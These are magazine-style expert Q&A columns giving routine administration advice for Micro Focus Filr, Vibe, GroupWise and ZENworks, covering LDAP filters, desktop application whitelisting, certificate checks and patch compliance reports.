

Figure 1: Repositories can be analysed and managed with detailed summaries



Figure 2: Once a repository is analysed you can take a number of actions to clean up legacy data



Figure 3: Most categories are used to find documents or files using metadata or concepts found within unstructured text

Ask The Experts: Micro Focus Filr And Vibe

by Robin Redgrave

Welcome to this edition of questions and answers for Micro Focus Filr and Vibe. In Filr news support pack 3.4.2 has now been released. This upgrade is available through the online update channel. The main things that it has added is the long awaited support for Windows long paths and roaming profiles.

The next major release of Filr, version 4, is due to be released in the first half of next year.

Vibe 4.0.5 has also been released since the last issue. This features a number of significant changes including:

- Easier installation, there is no need to install Java separately
- Keyview instead of the Stellent viewers
- Replacing the Java workflow viewer with HTML5
- File upload applet replaced

Let me take this opportunity to remind you of the ideas portal where you can enter enhancement requests and vote on requests others have put in. You can access the portal at:

https://ideas.microfocus.com/mfi/novell-filr
https://ideas.microfocus.com/mfi/mf-vibe

If you wish to ask me any questions then please email them to qanda@open-horizons.net, but let's move onto answering some of the questions that I have received since the last issue.

Q: How many users can I have in my Filr system? We have a thousand or so employees but the plan is to share documents with our customers which number in the 10s of thousands. Can Filr scale that big?

A: I am not sure that there is a known maximum number that we can support. Obviously, you need to think about the design of the system and ensure that it can scale that big. The largest system in the UK that I have seen is a university with about 45,000 users, (running on a 5 web node cluster) though I know there are bigger environments elsewhere in the world.

A few months ago, just for a bit of fun I imported 1 million users into a single server Filr system. This was by no means any test or validation that Filr would support that number of users. After all it was only running on my laptop.

That said all the dialogs in Web, Mobile and Desktop performed as expected and as a user I saw no degradation in performance. The initial import was a bit under 4 hours and subsequent synchronisations were a little under 1 hour.

Q: We are running Filr in a totally air gapped environment. How can I patch the Filr appliances when they have no way to connect to the online update?

A: I have come across a number of organisations that have totally isolated environments, which, as you can imagine, can cause issues with the online update. However, there is a way of doing it with a disconnected Subscription Management Tool (SMT) server.

You actually need two SMT servers, one that can communicate with the update server and one on the isolated network. You can then use a mobile storage disk to move the patches to the isolated SMT server from where they can be distributed to your appliances.

For more information have a look at *https://www.suse.com/support/kb/doc/?id=7017998*

Q: I have been advised only to have two search appliances in my cluster, why is that? Surely having more will make indexing quicker?

A: The indexers that we use are not clustered and load balanced as you might expect. Each search appliance is an indexer in its own right and works independently of any others you may have in the system.

When there is something to be indexed the web appliance will send the data to be indexed to each of the indexers that you have defined on the system. Thus, the more indexers you have the more traffic that is generated and there is no performance benefit in generating the index. However, when doing a read of the index, the appliance will spread its load between the nodes that you have enabled for reading.

Q: How do I import nested groups info Filr from Active Directory? I have the filter set as per the documentation but canonly importing users that are at the top level. I need to import users in sub groups, and sub-sub groups.

A: Many organisations will use a group to import a limited number of users into Filr rather than all their users, which would then need to be licensed. The issue is that the filter given in the documentation

((memberOf=cn=groupname, ou=organizational_unit, dc=domain_component))

will only import users that are an explicit member of the group, any users in nested groups are ignored. If you add all users to the group then within a large organisation this can cause issues with the management of this group, and keeping it up to date. However, there is one way that members of nested groups can be imported into Filr.



Figure 1: Setting the filter to include AD nested groups

All that needs to be done is to modify the LDAP filter to Include a special operator (1.2.840.113556.1.4.1941) that tells AD to walk the whole tree to see if there is a match. So as shown in figure 1 replace the existing filter with:

((memberof:1.2.840.113556.1.4.1941:=CN=<group>,OU=<container>,DC=<domain component>))

Q: We recently installed Filr and have been running the desktop without issue. Now a couple of our users who recently joined the rollout have found that their desktop randomly attempts to download all the files in the system. We have removed and reinstalled the desktop, but after a few days the same thing happens. What is going wrong?



Figure 2: Desktop set to Blacklist

A: By default, the desktop client uses a blacklist to prevent unwanted applications from downloading files through the 'Files on Demand' mechanism, for instance anti-virus checkers that will try opening every file it finds. However, if there is an application that is not known about, and has not been added to the Blacklist, such as ransomware, then it will be allowed to access files and download them locally to access.

I prefer to set up any install I do with the Whitelist option, where only those applications explicitly enabled will be allowed to download files on demand. These applications typically are the office apps, pdf reader, notepad and so on. If the user wishes to open a file with an unknown application which is not in the list then they can always 'make the file available offline' then open it with the application.

To find out which application is accessing files you can always use the option for a 'Whitelist and Blacklist' with which any unknown application that is accessing a file will prompt the user with the file name and whether the application should be allowed to dynamically download the file.

This of course is not something I would recommend leaving long term, after all we all know how users

will always select the wrong option, but it is useful for a discovery stage. Once you have the applications you want in the allowed list switch to a Whitelist only (see figure 2).

In this case the issue actually turned out to be a file called ccmexec.exe which is part of Microsoft SCCM that a couple of users had running to scan the local drives. This was not included in the default Blacklist. Once they switched to Whitelist only the issue went away.

Q: When viewing a file, users are clicking on 'Edit this file', and are then are getting an error. I assume this is because we need Java to be installed on the workstations in order to run this feature. Is there a way of disabling this option?

A: If you need to disable the whole of the edit in place functionality then you need to manually edit one of the configuration files to remove the option. The file to edit is

ssf.properties

which is in

/opt/novell/filr/apache-tomcat/webapps/ssf/WEB-INF/classes/config

Find the lines

edit.in.place.windows.editor.<extension>

For each extension comment out the line. Once the file has been saved restart Filr. You can do this at the command line of the appliance with 'rcfilr restart'.

There is a setting called *edit.in.place=True* but changing this to False does not appear to disable the option. Neither does removing the extension from *edit.in.place.file.applet.extensions.*

Note that this file, and the ssf-ext.properties, and ssf-additional.properties files are likely to be overwritten when you upgrade to version 4 so you may need to redo this after upgrading.

Robin Redgrave is a Solutions Consultant based in the UK and has been working with collaboration products for over 30 years. He joined WordPerfect in 1987, transferred to Novell with the merger in 1994, and is now with Micro Focus. He is a regular speaker at the Open Horizons Summit and many other events.

Ask The Experts: GroupWise

by Laura Buckley

Q: Why are my Android devices unable to synchronise messages using Google Gmail with GroupWise Mobility Service (GMS) when connection settings are defined by an MDM solution?

A: Open the GMS Admin Console and navigate to the following page:

GroupWise Mobility Service > Config > Device > Enable "Device Security Policy".

No other settings are needed to be defined in this section.

Q: My QuickFinder indexing is not starting and I see the following error message in the POA logs: "QuickFinder Indexing will not start until the configured DVA is active". The DVA is running/active on the server. What can I do to resolve this?

A: The most common cause of this issue is a mismatch in the configuration of the DVA between what the DVA has physically been configured with against how the POA has been configured to communicate with the DVA, particularly with regards to the SSL configuration.



Figure 1: Check the status of the DVA in the POA web console

By default the DVA does not use SSL. To check this login to the *POA Web Console > Configuration > Document Viewer Agent* > and see if it is reporting "Offline". (figure 1).

If it is "Offline" click on the Document Viewer Agent hyperlink > remove the tick in the box by "Use SSL" > select "Update Document Viewer Agent Access Status" and click on Submit.

The status of the DVA, as reported on the POA Web Console should change to *Online*. If it does change to Online then the configuration mismatch is indeed the SSL settings.



Figure 2: Enable SSL for a DVA

Go to the GroupWise Admin Console > *System* > *Document Viewer Agent* > *select the agent* and remove the tick next to SSL (figure 2). Alternatively configure the actual DVA for SSL.

Q: I've renamed a user, removed them from GMS and added them back, yet mail sent from the device still has the old name/email address. How do I update this?

A: I've found a combination of restarting the POA to clear the persistent SOAP threads, and then rebuilding the GAL on GMS updates the name/email address.

Q: When I'm installing GMS i get the error "Problem Validating GroupWise Server and credentials"

A: This might be related to the GroupWise admin service certificate in two ways:

1. The certificate was created in an earlier gw2014 version and does not have the following section in the certificate

   X509v3 Subject Alternative Name: DNS:gwserver.company.com, IP Address:1.1.1.1

2. The GroupWise server has changed hostname or IP number since the certificate was created so the following section doesn't match the current environment

   X509v3 Subject Alternative Name: DNS:gwserver.company.com, IP Address:1.1.1.1

You can verify the certificate and whether the information in there is correct by doing the following:

- On the server hosting the GroupWise primary and secondary domain go to:
- */opt/novell/groupwise/certificates/<longhashdir>*
- Find your domain certificate - *admin.domainname.crt3* - and run the following command:

  openssl x509 -text -in admin.domainname.crt > cert.txt



Figure 3: Enabling the device's security policy

- You can now open the cert.txt in any text editor and look for the *X509v3 Subject Alternative Name*
- If this is not correct or missing you can recreate the certificate, to have the correct information with the following command on the primary domain and the domain you are running the GMS installation against:

  gwadminutil certinst –db /path/to/dom –ca x.x.x.x:9710 –a adminuser -p adminpassword

  Replace the x.x.x.x with the IP number of the primary domain and the -a has the super admin user and -p this user's password.
- Ensure you restart the gwadmin service.
- After this make sure you empty */var/lib/datasync/mobility/* before running the GMS installation again as this holds the certificate before the new certificate was generated and will not be overwritten.

Laura Buckley's journey with GroupWise started in 1995. She has worked extensively with GroupWise ever since, providing technical consulting to customers working hands-on with them to perform upgrades, patching, server migrations, maintenance, and issue resolution. She was a member of the Micro Focus Knowledge Partner program for several years and remains a significant contributor to the GroupWise community support forums. Originally from South Africa, Laura relocated to the Netherlands during the first part of 2017 to take up the position of Senior Support Engineer on the Collaboration team at Micro Focus.

Ask The Experts: ZENworks

by Ron van Herk

Patch management is an important function so in this issue I'll feature some of the questions I've been asked during discussions about the new ZENworks Patch Management dashboard.

Q: On the new patch management dashboard I can see how many devices are compliant but does this show how many have applied the patch policies?

A: The compliancy dashlet doesn't have a relationship with the patch policies, it's an independent graph that shows if the device is compliant according to the measures you can set within the Patch Management configuration.

Q: Can I create dashlets with Patch Compliancy for different vendors?

A: The dashlet configuration does allow you to create dashlets for the different platforms but doesn't have filter options for the different vendors. You could create a dashboard for this with ZENworks Reporter.

Q: My patch policies are designed so that everything is patched within a month. How can I verify that this is happening properly?

A: There are two ways to look at this, you can verify the patch policy status or you can verify the patch status of the devices.



Figure 1: The standard patch compliancy dashlet

To check the policy status, you need to look at the patch policy details and look at the bundle status, but it will be a time-consuming exercise. Unfortunately, ZCC doesn't give a proper overview of the patch status and ZENworks Reporter isn't very helpful as it doesn't have any patch policy details as part of the ZENworks Domain.

It's possible to create some custom database queries to get the patch policy status but after working with a few customers we have found that looking at the patch status is a lot easier and much more efficient.

OK, so let's look at how to use ZENworks reporter to get a proper report with the patch management status.

Within ZENworks Reporter create a new ad-hoc report and select the ZENworks Domain. After this select the Patch Management data as the source of your report. Then select a Table for the report and add the data we would like to see - in my sample report I've just selected the "Patch Name" and "Released on". The next step is to group things based on the Device Name.

In the report we need to filter out the data that we are actually interested in. The first thing to filter on is the "Patch Device Status" so that the only patches shown are those not patched. The second filter to use is the Release date where we can filter out patches that have been released within the last month. For this we add "Release On" as a filter and set the filter to before a relative date of MONTH-1. If needed additional filters can be added, such as a selection of Vendors that the report needs to show.

If all devices are patched properly, nothing will be shown in the report! You can schedule the report to run every week and specify that a notification is send out if the report does contain any results. With this you will be notified automatically if devices aren't patched up to your patch criteria.



Figure 2: Device patch status report created in ZENworks Reporter

Ron van Herk has a long history with the Novell ZENworks product range, starting with the original Novell Application Launcher (yes, that was the original name). He is based in the Netherlands but works throughout Europe.